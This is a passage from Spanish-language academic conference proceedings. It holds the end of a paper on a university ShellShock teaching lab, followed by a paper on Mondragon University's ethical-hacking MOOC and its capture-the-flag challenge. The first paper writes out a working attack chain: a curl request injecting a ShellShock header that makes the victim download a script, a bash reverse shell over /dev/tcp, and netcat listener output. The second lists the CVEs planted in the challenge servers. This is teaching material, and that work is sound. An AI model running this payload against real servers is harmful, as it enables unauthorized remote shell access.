El laboratorio utiliza la tecnología de arranque a través de USB (live-USB) con fines docentes, con la que podemos arrancar uno o varios sistemas operativos a través de máquinas virtuales. La ejecución del experimento tendrá lugar en los ordenadores de los laboratorios de la ETSIIT-UGR. En concreto nuestro laboratorio dispondrá de 26 puestos interconectados como se puede apreciar en la Figura 3, y que a su vez se encuentran divididos en bloques independientes denominados islas, existiendo un total de 4 islas de 6 a 7 equipos y 6 routers en cada una. Además, el laboratorio presenta dos redes dónde poder trabajar, la red de datos, para interconectar los equipos de una misma isla y con las demás, y la de gestión, que interconecta en un mismo `switch` todos los dispositivos del laboratorio.

En dichos laboratorios de la escuela se suele utilizar el sistema Rembo, el cual permite cargar sistemas operativos dependiendo de la práctica realizada con los programas y herramientas necesarias para la realización de la misma. Los sistemas operativos disponibles son Windows XP, Ubuntu 8.10 y Ubuntu 12.04 y por motivos de seguridad tiene deshabilitado el acceso a Internet. Este sistema implica que sea necesario realizar diferentes configuraciones en función de la práctica o trabajo a realizar, ya que se utiliza la misma copia alojada en Rembo para todos los trabajos docentes llevados a cabo, además del tiempo de carga en cada uno de los ordenadores, lo que en ocasiones imposibilita la rápida y ágil realización del trabajo requerido.




Figura 3: Distribución del laboratorio 3.7 de la escuela ETSIIT-UGR.

Gracias al uso de live-USB, las máquinas virtuales podrán ser configuradas previamente, lo que aporta más flexibilidad y manejo por parte de los alumnos, ya que les permite centrarse en la realización de la práctica sin preocuparse en la resolución de problemas relacionados con la instalación o configuración del software, además de la posibilidad de finalizar una práctica inacabada en sus propios ordenadores personales.

En este laboratorio docente se combina al concepto de live-USB, la tecnología de virtualización, con la que se pueden arrancar sistemas operativos que hayan sido configurados previamente para los alumnos por el docente, pudiendo disponer de una gran variedad de sistemas operativos en un laboratorio dónde normalmente ya existe un una estructura fija de conexiones y ordenadores que es difícil y costosa de modificar. De este modo, tendremos preparados USB en un estado inicial a partir del cual la realización de los diferentes ataques o técnicas de defensa llevadas a cabo no conlleven un trabajo adicional por parte de los alumnos.

Para la implementación del sistema live-USB se hace uso del sistema de virtualización que permite el arranque múltiple de más de un sistema operativo en un mismo ordenador de forma rápida. Aunque sí es cierto que estas máquinas suelen suponer un alto coste computacional, la flexibilidad que se obtiene compensa dicho esfuerzo.

Entre las muchas plataformas existentes, hemos optado por utilizar VirtualBox [16], un software de código libre sujeto a la licencia GPL, con una gran abanico de posibilidades en el ámbito de la configuración y personalización de los diferentes sistemas operativos instalados y que además permite simular mayor cantidad de máquinas que otros software del mercado.

V. Implementación de la vulnerabilidad

V-A. *Entorno experimental*

Es necesario especificar cuál será la estructura específica de nuestro sistema live-USB, indicando qué máquina actuará de víctima y cuál de atacante.

Toda la configuración realizada en los live-USB será llevada a cabo por el personal docente, de modo que el alumno sólo deba centrarse en la realización de la práctica. La realización previa estará enfocada a la instalación de los sistemas operativos Ubuntu 14.04 y Kali Linux en un mismo sistema `host`, a través de máquinas virtuales con el software VirtualBox. Por lo tanto, basándonos en el montaje realizado en el artículo del laboratorio docente de Ciberseguridad [4] utilizando la herramienta Systemback para el volcado y grabación de las imágenes en el live-USB, se escogerán unas determinadas versiones tanto para la máquina virtual que actuará cómo víctima, cómo la máquina que realizará el papel de máquina atacante.

- Máquina atacante

Para la máquina atacante se utilizará el sistema operativo Kali Linux. Esta distribución basada en Debian GNU/Linux aporta un inicio gráfico potente destinado a tareas de seguridad e informática principalmente. Su elección es debida a que presenta un gran número de herramientas en tareas de test de penetración con posibilidad de personalización, además de un gran soporte de dispositivos, código abierto e interfaz personalizable, que junto a su licencia gratuita hacen de este sistema una potente herramienta para llevar a cabo multitud de tareas.

- Máquina víctima

Para la máquina víctima es necesario escoger un sistema operativo cuya versión de Bash sea vulnerable. Puesto que la vulnerabilidad ShellShock fue descubierta en 2014, no fue hasta 2014 cuando Ubuntu lanzó su versión 14.10 con la herramienta bash actualizada. Es por ello, que utilizaremos la última versión de Ubuntu vulnerable a ShellShock, la 14.04 que data de abril de 2014. En dicho sistema, será necesario instalar el servidor Apache [8], el cual hará uso de la herramienta bash y que por tanto será vulnerable a ataques por parte de una máquina externa, en nuestro caso, la máquina atacante Kali Linux. Para su configuración, simplemente deberemos añadir al archivo de configuración de Apache el módulo que habilite la opción de scripts CGI, que serán los vulnerables a ShellShock como veremos a continuación.

Una vez conocidas las dos máquinas implementadas, es necesario concretar cuales serán las características específicas de estas. En la Figura 4 vemos la configuración a nivel de red, ambas quedarán conectas a través de una red interna con direcciones IP `192.168.1.1` y `192.168.1.2`, para la máquina víctima y la máquina atacante respectivamente. De este modo, el atacante podrá tener acceso a los ficheros púbicos disponibles en el servidor simplemente accediendo desde su navegador a la dirección IP del servidor Apache.

V-B. Experimentación

Aplicando todos los conceptos explicados anteriormente y utilizando la estructura definida en el punto anterior, se realizará un pequeño ejemplo para intentar mostrar el potencial de la vulnerabilidad ShellShock. Partiendo de un servidor vulnerable y una máquina atacante, el ejemplo se dividirá en 2 partes: preparación del ataque y ejecución del ataque.

V-B1. Preparación del ataque: El objetivo es conseguir que la máquina víctima, dónde se encuentra el servidor Apache, realice la descarga de un script en el que se implementa




Figura 4: Esquema de red Virtual con live-USB.




Figura 5: Esquema ejecución ataque ShellShock.

el ataque deseado. En este caso, se intentará una conexión `netcat` inversa, de modo que se consiga que sea la máquina víctima la que se conecte a la máquina atacante, consiguiendo que el `firewall` o `router` de la máquina atacada no imposibilite la conexión, hecho que ocurre si fuera una conexión directa desde la máquina atacante a la víctima, ya que la mayoría de `firewall` no analizan el tráfico saliente, sino sólo el entrante. Para poder realizar dicha tarea, lo único que se necesita es que nuestra red esté configurada para aceptar conexiones en un puerto determinado. Además, será necesario que el archivo creado con el ataque esté disponible para su descarga en algún servidor web, ya que se utilizará la herramienta GNU Wget [17] para acceder a la URL y realizar la descarga. Esta herramienta es ampliamente utilizada en multitud de sistemas UNIX, permitiendo descargas con protocolos HTTP, HTTPS o FTP.

El `script` a crear será un ejecutable en formato .sh, de manera que en él se incluya el ataque deseado. Una posible implementación podría ser la mostrada en el código siguiente, dónde se incluye una conexión TCP a la máquina atacante con dirección IP `192.168.1.2`. Para poder realizar dicha conexión, en la máquina atacante es necesario abrir un puerto de escucha en un terminal, simplemente ejecutando el comando `nc -lv 4444`, de modo que el puerto 4444 permanecerá

```
root@administrador:/usr/local/httpd-2.2.31/cgi-bin# nc -lv 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.1.1] port 4444 [tcp/*] accepted (family 2, sport 45824)
bash: no job control in this shell
daemon@administrador:/usr/local/httpd-2.2.31/cgi-bin$
```

Figura 6: Puerto 4444 a la escucha para conexión inversa.

a la espera de alguna conexión. Por otro lado, para poder acceder al archivo desde cualquier máquina a través de la herramienta Wget, en la máquina atacante tendrá instalado su propio servidor Apache no vulnerable. De este modo, subiremos el `script` a la carpeta cgi-bin, de manera que pueda ser descargado desde cualquier máquina de la red interna, aunque también podría utilizarse una dirección IP pública. Por lo tanto, la ubicación del script quedaría localizada en la dirección `http://192.168.1.2/cgi-bin/script.sh`.

Código 7: Script para conexión inversa a través de netcat.

```
#!/bin/bash

/bin/bash -I>& /dev/tcp/192.168.1.2 0>&1

exit
```

V-B2. Ejecución del ataque: Una vez que se dispone de acceso al `script` con el ataque desde cualquier máquina, ahora será necesario que la máquina víctima, dónde se ubica el servidor Apache vulnerable, se lo descargue y de este modo realice la conexión inversa a nuestro host. Para facilitar la comprensión del ataque, se hará uso de la Figura 5, dónde se incluyen los pasos realizados.

- Paso 1: Petición al servidor vulnerable por ShellShock

Una vez que se ha abierto el puerto 4444 a escucha en la máquina atacante, en otro terminal se realiza la petición al servidor Apache vulnerable con dirección IP `192.168.1.1`. Para ello en un terminal, es necesario ejecutar el siguiente comando:

```
curl -H x:' () { :; }; /usr/bin/wget
http://192.168.1.2/cgi-bin/script.sh'
http://192.168.1.1/cgi-bin/test.sh
```

La herramienta Curl [18], es muy conocida por simular peticiones a URLs como si de un navegador se tratara. De este modo, con el anterior comando lo que se consigue es realizar una petición HTTP, en la cuál se modifica una de las cabeceras para incluir nuestro ataque. Con el comando `-H` queda indicado que se va a crear una cabecera nueva, en dónde se observa que se introducirá el código malicioso al escribir la petición de descarga del archivo script.sh al servidor de la máquina atacante con dirección IP `192.168.1.2`. El fallo que tiene lugar cuando hacemos este tipo de peticiones HTTP, se debe a que estamos intentando acceder a un archivo con contenido dinámico en un servidor Apache vulnerable a ShellShock. Por lo tanto, cuando se intenta acceder a dicho contenido, el servidor hará uso de programas externos, en este caso, de la herramienta bash, que tomará la cabecera creada como una función global, y cuyo contenido no es evaluado para comprobar si incluye código atacante. De este modo, la función definida `x` será cargada por bash, además de la petición de descarga del archivo script.sh con la herramienta Wget que se ha definido tras el `;`.

- Paso 2: Descarga del script

Al ser el servidor atacado vulnerable a ShellShock, cuando se realiza la petición por parte de la máquina `192.168.1.2`, el servidor no comprobará si existe código tras la definición de la cabecera, que será tomada por bash como una función. De modo que, automáticamente, se hará la petición de descarga con la herramienta Wget al servidor de la máquina atacante, consiguiendo de este modo que la máquina víctima ejecute el script dónde se ha incluido la conexión netcat a la máquina atacante.

- Paso 3: Ejecución del script

Cuando la máquina vulnerable descarga el script, automáticamente es ejecutado, ya que con Wget lo que se hace es abrir el archivo ubicado en dicha dirección URL. Por lo tanto, al realizar la petición a nuestro servidor para acceder al script, la conexión inversa será creada, cómo podemos ver en la Figura 6.

De este modo, conseguimos saltar el router que normalmente imposibilita las conexiones entrantes, pero no salientes, pudiendo conectarse a redes situadas detrás del router, ya que no existe necesidad de redirigir los puertos.

VI. Conclusiones y trabajos futuros

Este trabajo presenta el estudio de la vulnerabilidad ShellShock en un laboratorio docente de la Universidad de Granada, con el objetivo de la formación de personal en el campo de la ciberseguridad. El estudio de esta vulnerabilidad no sólo permite estudiar el funcionamiento de ShellShock sino que también resulta ser una forma muy dinámica para repasar multitud de conceptos y de herramientas propias de la telemática.

Adicionalmente, aún existen líneas en las que profundizar de cara a la mejora del presente trabajo:

- Llevar a cabo la búsqueda de servidores vulnerables a ShellShock en la red pública con el objetivo de alertar a dichos servidores.
- Explotar la vulnerabilidad ShellShock en otro tipo de tecnologías diferentes a los servicios web como pueden ser los servidores DHCP.
- Extender el estudio de vulnerabilidades que afecten a los sistemas Unix con el fin de un mejor conocimiento en el campo de la ciberseguridad.

Agradecimientos

Este trabajo ha sido financiado parcialmente por el MINECO (Ministerio de Economía y Competitividad), los fondos FEDER a través del proyecto TIN2014-60346-R y el Programa de Innovación Docente de la Universidad de Granada, con el proyecto número 14-54.

REFERENCIAS

[1] ESET, "Laboratorio ESET España," http://www.eset.es/, Acceso 5-Mayo-2016.

[2] U. Universidad Rey Juan Carlos, "Curso de ciberseguridad. ataques y contramedidas," *Conceptos básicos y contexto actual de la ciberseguridad.*, 2016.

[3] U. Ciencias Criminológicas y de la Seguridad la Facultad de Derecho de la Universida San Pablo de Madrid, "Laboratorio de ciberseguridad," *desarrollo de habilidades relacionadas con la seguridad de la información.*, 2015.

[4] R. A. Rodríguez-Gómez, F. López Pérez, M. Guarnido Ayllón, M. Leyva García, A. Reyes Maldonado, A. Muñoz Gijón, J. E. Cano, and J. Camacho, "Laboratorio docente de ciberseguridad basado en live-usb," in *I Jornadas Nacionales de Investigación en Ciberseguridad*, 2015.

[5] Z. Durumeric, J. Kasten, D. Adrian, J. A. Halderman, M. Bailey, F. Li, N. Weaver, J. Amann, J. Beekman, M. Payer *et al.*, "The matter of Heartbleed," in *Proceedings of the 2014 Conference on Internet Measurement Conference*. ACM, 2014, pp. 475–488.

[6] "Vulnerabilidad Shellshock CVE-2014-6271," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271, Acceso 5-Mayo-2016.

[7] "GNU Bashe," https://www.gnu.org/software/bash/, Acceso 5-Mayo-2016.

[8] "The Apache HTTP Server," https://httpd.apache.org/, Acceso 5-Mayo-2016.

[9] "Apache Tutorial: Dynamic Content with CGI," http://httpd.apache.org/docs/current/howto/cgi.html, Acceso 5-Mayo-2016.

[10] "Apache httpd Tutorial: Introduction to Server Side Includes," https://httpd.apache.org/docs/current/howto/ssi.html, Acceso 5-Mayo-2016.

[11] "Java Servlet Technology," http://www.oracle.com/technetwork/java/index-jsp-135475.html, Acceso 5-Mayo-2016.

[12] "PHP: Hypertext Preprocessor," http://php.net/, Acceso 5-Mayo-2016.

[13] N. I. of Standards and Technology, "National institute of standards and technology," http://nvd.nist.gov/, Acceso 5-Mayo-2016.

[14] "Shellshock, el 'virus Bash', amenaza la seguridad de 500 millones de servidores," http://www.eleconomista.es/tecnologia-internet/noticias/6110256/09/14/Shellshock-el-virus-Bash-amenaza-la-seguridad-de-500-millones-de-servidores-web.html/, Acceso 5-Mayo-2016.

[15] "Servicios en la nube Akamai," https://www.akamai.com/es/es/index.jsp, Acceso 5-Mayo-2016.

[16] "User-Manual Oracle VirtualBox," https://www.virtualbox.org/manual/UserManual.html, 2013, Acceso 5-Mayo-2016.

[17] H. Niksic, "GNU Wget 1. 12 Manual," http://www,gnu.org/software/wget/manual/wget,html, Acceso 5-Mayo-2016.

[18] "Curl Man Page," https://curl.haxx.se/docs/manual.html, Acceso 5-Mayo-2016.

MOOC sobre Hacking ético de MONDRAGON UNIBERTSITATEA - #moocHackingMU

Miguel Fernández, Iñaki Arenaza, Iñaki Garitano, Jesús Lizarraga, Mikel Iturbe
Departamento de Electrónica e Informática, Escuela Politécnica Superior - MONDRAGON UNIBERTSITATEA
Goiru Kalea, 2. 20500 Arrasate - Mondragón
mfernandez, iarenaza, igaritano, jlizarraga, miturbe @mondragon.edu

Abstract- **En este artículo se presenta el Curso Online Abierto y Masivo sobre Hacking Ético que MONDRAGON UNIBERTSITATEA ha organizado en este curso 2015/16. Ha sido la primera experiencia con este tipo de cursos en nuestra universidad y ha supuesto un notable éxito de participación, con casi 6000 inscritos. Hemos elegido la temática del hacking ético (conocer las técnicas que usan los hackers para atacar los sistemas y las redes corporativas y usar este conocimiento para mejorar nuestras medidas de protección) para enseñar a los participantes conceptos fundamentales de la seguridad informática. En este curso hemos optado por un enfoque conectivista, basado en la interacción entre los participantes y en el aprendizaje colaborativo, y por incluir técnicas de gamificación y de storytelling en el desarrollo del mismo, con el desarrollo de un reto por equipos basado en los juegos del tipo "Capture the Flag".**

***Index Terms*- jornadas, ciberseguridad, formación, innovación, MOOC, hacking ético.**

Tipo de contribución: *Formación innovación*.

I. Introducción

Desde hace un tiempo en MONDRAGON UNIBERTSITATEA estábamos expectantes con (y preocupados por) los Cursos Abiertos Online y Masivos (MOOC [1] por sus siglas en inglés: "Massive Open Online Courses"). Nos planteábamos cómo podemos aprovechar este tipo de formación no reglada o informal en nuestra universidad, y cómo están impactando plataformas como Coursera (https://es.coursera.org), edX (https://www.edx.org) o Miríada X (https://miriadax.net) en la educación superior, en lo que también se conoce como "educación disruptiva" [2]. Así que en este curso 2015/16 se decidió lanzar una plataforma propia de MOOCs (https://mooc.mondragon.edu) para conocer de primera mano este entorno. Como resultado, el primer MOOC que se ha ofertado desde MONDRAGON UNIBERTSITATEA ha sido la primera edición del MOOC sobre hacking ético.

Pensamos que este curso es innovador desde dos puntos de vista que están relacionados: por un lado, el enfoque conectivista basado en la interacción entre los participantes del curso y en el aprendizaje colaborativo y, por otro lado, la incorporación de la gamificación en el proceso de aprendizaje, que ha supuesto el desarrollo de un reto en el que hemos conseguido implicar a más de 600 personas agrupadas en 80 equipos, atacándose mutuamente durante una semana en la parte final del curso, utilizando una mecánica de juego basada en el concepto "capture the flag" o "atrapa la bandera".

El MOOC sobre Hacking Ético de MONDRAGON UNIBERTSITATEA es un curso abierto, masivo y online que introduce a los participantes en el mundo de la seguridad informática.

En este curso usamos la perspectiva del hacking ético: conocer las técnicas que usan los hackers para atacar los sistemas y las redes corporativas y usar este conocimiento para mejorar nuestras medidas de protección. Hemos elegido esta perspectiva porque pensábamos que podía ser más atractiva para las personas interesadas en formarse en temáticas relacionadas con la seguridad informática.

Ya existen algunas iniciativas de este tipo relacionadas con la seguridad informática como, por ejemplo, los cursos que ofrece CriptoRed desde su Aula Virtual de Criptografía y Seguridad de la Información Crypt4you (http://www.criptored.upm.es/crypt4you/portada.html). Sin embargo, no hemos encontrado ningún MOOC dedicado de manera específica al hacking ético. Sí que existen cursos online sobre esta temática, pero no con la filosofía de un MOOC.

II. Trabajos relacionados

Desde su creación y proliferación a principios de la década de 2010, los MOOC han sido de objeto de estudio por la comunidad científica, especialmente la relacionada con las ciencias de la educación y más aún desde que 2012 fuese considerado el "año del MOOC" [1].

Son varios los estudios que analizan el fenómeno de los MOOC. Liyanagunawardena y otros [3] y Chiappe-Laverde y otros [4] analizan la literatura relativa a este tipo de cursos.

Algunos trabajos se centran en el punto de vista del grado de terminación de estos cursos. En este sentido es especialmente relevante el trabajo de Jordan [5], que analiza el grado de atrición de los cursos y cifra la tasa media de terminación en un 6,5%.

Otros trabajos se han centrado en el tema de la accesibilidad a la educación que proporcionan los MOOC. Emanuel [6] argumenta que los MOOC, aunque online y masivos, no facilitan el acceso a la educación, ya que la gran mayoría de los participantes ya cuenta con estudios superiores.

Respecto a los casos de estudio, la experiencia más relevante y conocida es el primer MOOC a gran escala ofrecido por parte de una institución superior: el curso de la universidad de Stanford sobre inteligencia artificial [7]. En el caso de MOOCs de habla hispana, el primer MOOC reconocido como tal es Crypt4you [8] también de temática relacionada con la seguridad informática. A nivel latinoamericano, Gómez Porras y otros [9] analizan el impacto del primer MOOC del subcontinente.

III. Objetivos del curso

El primer objetivo que nos planteamos a la hora de lanzar este MOOC era aprender sobre este tipo de cursos. Este MOOC ha sido la primera iniciativa de este tipo que se ha abordado desde MONDRAGON UNIBERTSITATEA. Durante el curso 2014/15 el rectorado de la Universidad decidió apostar por este tipo de cursos y esta apuesta se tradujo en el lanzamiento de 3 cursos en el curso 2015/16: el curso sobre "Hacking ético" sobre el que trata este artículo y dos cursos más relacionados con el cooperativismo.[1]

También pretendíamos ganar visibilidad como una universidad especializada en la formación en el ámbito de la seguridad informática. Tenemos la percepción de que nuestra universidad sí está bien posicionada en nuestro entorno como grupo de investigación en los temas relativos a la seguridad, pero no tanto en el ámbito de la formación.

Por último, nos planteamos el MOOC como una herramienta para captar alumnos para los cursos de formación reglada de la universidad relacionados con la seguridad. Debido a este motivo, programamos el Máster en Seguridad Informática y el Curso Experto en Seguridad Informática a continuación del MOOC, con el objetivo de que los alumnos del MOOC pudieran continuar con su formación. Este es el objetivo más relacionado con la rentabilidad económica del MOOC.

IV. Estructura del curso

El curso está dividido en 4 unidades, cada una con una semana de duración. En cada unidad, los participantes disponen de un vídeo de presentación, una serie de contenidos y tareas propuestas. El curso se ha planteado con un carácter conectivista [10], dando una importancia crítica a la interacción entre los participantes. Es decir, es un MOOC en el que prima el aprendizaje colaborativo. Los contenidos son importantes, pero damos mayor importantica a que el curso proporcione herramientas de interacción entre los participantes y fomente el aprendizaje colaborativo. Por tanto, uno de los objetivos del curso es que los participantes se apoyen entre ellos en el proceso de aprendizaje. Para ello, nos hemos apoyado en las redes sociales, fundamentalmente Facebook y Twitter, además de en el foro disponible en la plataforma del curso. Sin ninguna duda, Facebook ha sido la plataforma en la que los participantes más han interactuado.

En la segunda parte del curso, los participantes se han enfrentado entre si, agrupados en equipos, en un reto que les hemos propuesto. Con este reto pretendíamos introducir la gamificación en el proceso de aprendizaje y fomentar la colaboración entre los participantes. El reto ha tenido una gran aceptación entre los participantes y pensamos que es uno de los diferenciales principales de este curso.

Relacionado con el tema de la gamificación, hemos optado por dar una línea argumental al curso basada en "Star Wars", para poder lograr un tono más informal que en los cursos tradicionales. De hecho, los alumnos que han logrado completar el curso han recibido, en función de sus logros individuales y grupales, las insignias "Padawan", "Jedi" y "Sith". El diseño gráfico de los elementos del curso también han seguido esta línea.

V. Desarrollo del curso

La concepción inicial del curso se realizó en el segundo semestre del curso 2014/15, partiendo de una idea de Urko Zurutuza (profesor del área de Telemática y coordinador de la línea de investigación sobre seguridad informática) y la preparación del curso (planificación, adaptación de contenidos, puesta en marcha de la plataforma, etc.) comenzó en mayo de 2015.

Para crear parte de los contenidos del MOOC hemos adaptado contenidos del curso experto en seguridad informática del que ya hemos ofrecido varias ediciones. Inicialmente, realizamos un análisis del syllabus del curso experto para la elaboración de la propuesta de contenidos para el MOOC, y adaptamos contenidos y actividades ya existentes, sobre todo para las dos primeras unidades del MOOC, que son las más tradicionales (basadas en contenidos y tareas individuales)

La primera edición ha tenido lugar en este curso 2015/16. Comenzó el 22 de septiembre de 2015 y tuvo una duración de 4 semanas. El curso terminó concretamente el 27 de octubre con un hangout en directo en el que se anunciaron los equipos ganadores en la fase del reto. El curso es gratuito y está dirigido a cualquier persona de habla hispana interesada en la seguridad informática, ya sea para conocer en más profundidad este tema o bien para iniciar un proceso de reorientación profesional. Está recomendado especialmente a titulados universitarios en Informática o Telecomunicaciones, si bien está abierto a la participación de cualquiera que tenga un conocimiento básico sobre Redes, ya sea adquirido de manera formal como informalmente.

Aunque esperábamos un gran número de participantes, hemos tenido un éxito de convocatoria que nos ha sorprendido, con 5868 inscritos, muchos de ellos procedentes de Latinoamérica. Un 47% de los inscritos son latinoamericanos, un 46% procede de España y el resto vienen de Estados Unidos y países del resto de Europa.

Como hemos comentado, las dos primeras unidades del MOOC son más tradicionales: se ofrecen contenidos y actividades desde la plataforma. Cada unidad sigue la misma estructura: un vídeo de presentación, objetivos de la unidad y contenidos, tareas, indicaciones y otros recursos. En la Fig. 1se puede observar la plataforma sobre la que se sirve el curso.




Fig. 1: Plataforma del curso sobre Open edX.

[1] MONDRAGON UNIBERTSITATEA es una universidad constituida como cooperativa de trabajo, que pertenece a MONDRAGON (http://www.mondragon-corporation.com), un grupo empresarial que engloba a 260 cooperativas y empresas.

Los objetivos de aprendizaje específicos que nos planteamos para estas dos primeras unidades son:

- Conocer el concepto de cibercrimen y poner en contexto los delitos informáticos.
- Conocer el proceso habitual que sigue un hacker para realizar un ataque.
- Comprender y ejecutar algunas técnicas básicas de hacking.
- Aprender a obtener información a partir de capturas de tráfico de Internet, utilizando sniffers o analizadores de protocolos.
- Conocer algunos ejemplos de ataques que se apoyan en debilidades de programación de las aplicaciones.
- Debatir sobre la ética del Hacker.

Al término de la segunda unidad, planteamos a los participantes un enigma criptográfico sencillo, relacionado con una tarea que ya habían realizado. Al resolverlo, concedíamos acceso a un grupo secreto en Facebook, donde los participantes accedían a información sobre el reto con unos días de antelación respecto al resto de participantes.

Uno de lo elementos diferenciales de este MOOC es el uso del concepto de gamificación. Como hemos comentado, en la segunda mitad del curso (durante dos semanas) se propuso un reto a los participantes, que permitiera al alumnado poner en práctica lo aprendido y trabajar en equipo. Dadas las características del curso y de los participantes se decidió avanzar en la gamificación incorporando una narrativa que sirviera de elemento motivador y de hilo conductor del reto, adoptando el concepto de "storytelling" como recurso educativo. Para ello se optó por usar los personajes y el argumento de la saga de Star Wars, desarrollándose no sólo una narrativa ex profeso para darle sentido al reto del curso, sino que también se diseñaron elementos gráficos (empezando por los badges o insignias del curso) para dar mayor credibilidad a la historia. El diseño de las insignias se puede ver en la Fig. 2.

Asimismo se jugó con los espacios sociales, cambiando la interfaz de la cuenta de Twitter durante el Reto y añadiendo un nuevo grupo en Facebook (Consejo Jedi), que tenía una finalidad específica en el desarrollo del reto. Más adelante comentaremos la presencia del MOOC en redes sociales.

En el reto, los participantes se agrupaban en equipos de 8 personas. A cada grupo se le asignaba un servidor público en Internet, con una configuración idéntica para todos los grupos. Durante la primera semana del reto, los equipos se dedicaban a securizar sus servidores. Después, hicimos públicas las direcciones IP de todos los servidores, y los equipos se dedicaban durante otra semana a atacar los servidores del resto de equipos, con el objetivo de conseguir 3 archivos de cada servidor.

Fig. 2: Insignias del MOOC.

Tabla 1

VULNERABILIDADES PRESENTES EN LOS SERVIDORES PUESTOS A DISPOSICIÓN DE LOS EQUIPOS.

Vulnerabilidad	Grado de dificultad
Servidor FTP anónimo habilitado por defecto. Uno de los archivos a conseguir está en la zona de acceso público (/srv/ftp)	Bajo
Los servidores tienen instalado el software gitlist (http://gitlist.org/), en concreto la versión 0.4.0, que tiene (entre otras) la vulnerabilidad CVE-2014-4511. Si se consultan los detalles de dicho CVE se pueden obtener las URLs de al menos dos exploits	Medio
Se instala una versión antigua vulnerable del paquete Debian de Cacti, que tiene (entre otras) las vulnerabilidades CVE-2015-4634, CVE-2015-4454, CVE-2015-4342 y CVE-2015-0916 que permiten hacer ataques de SQL Injection de diferentes formas.	Alto

Para conseguir cada archivo, los equipos debían explotar determinadas vulnerabilidades presentes en los servidores. En la Tabla 1 hemos listado una breve descripción de estas vulnerabilidades.

Para la evaluación del reto, hemos tenido en cuenta los archivos conseguidos por cada grupo. Al finalizar el MOOC, hemos premiado a los participantes con 3 insignias, en función de sus logros: la insignia Padawan (individual), la insignia Jedi (grupal, que permia a los equipos que mejor han defendido sus servidores) y la insignia Sith (grupal, que premia a los equipos han demostrado mayor destreza en el ataque al resto de servidores).

Para la evaluación individual de los alumnos y la obtención de las insignias Padawan, les solicitamos desde el comienzo del curso que mantuvieran un blog personal como diario del curso, en el que mostraran evidencias de su trabajo. Mediante estos blogs de los participantes, ellos mismos han realizado una evaluación entre pares [11] a través de un procedimiento disponible en la plataforma del curso. Aunque nosotros no hemos podido leer todos los blogs de los alumnos, sí que hemos detectado algunos muy interesantes que pueden servir de apoyo en las próximas ediciones. Incluso, pensamos que es interesante contar con algunos de los alumnos de esta edición como prescriptores y colaboradores de próximas ediciones.

La evaluación entre pares tiene como finalidad evaluar las evidencias del trabajo que se ha realizado, y no la capacidad o habilidades de quienes realizaron dicho trabajo. Los participantes han tenido que evaluar dos tipos de atributos, unos para valorar la presentación de las distintas tareas propuestas durante el curso, y otros sobre las evidencias de aprendizaje, en función de si la tarea presentada incluye o no evidencias.

El número de insignias emitidas se puede observar en la Tabla 2.

Tabla 2

NÚMERO Y TIPO DE INSIGNIAS EMITIDAS

Insignia	Número de insignias emitidas
Padawan	59
Jedi	36
Sith	24

Estas insignias son compatibles con las insignias o *badges* del proyecto de Mozilla "Open Badges" (http://openbadges.org), que tiene como uno de sus objetivos la acreditación del aprendizaje no formal en el currículum de los alumnos. Así, los alumnos del MOOC que hayan obtenido insignias las pueden incluir en su mochila digital. Pensamos que es importante que en este tipo de cursos los alumnos pueden disponer de una certificación de este tipo, además de un certificado emitido por la universidad.

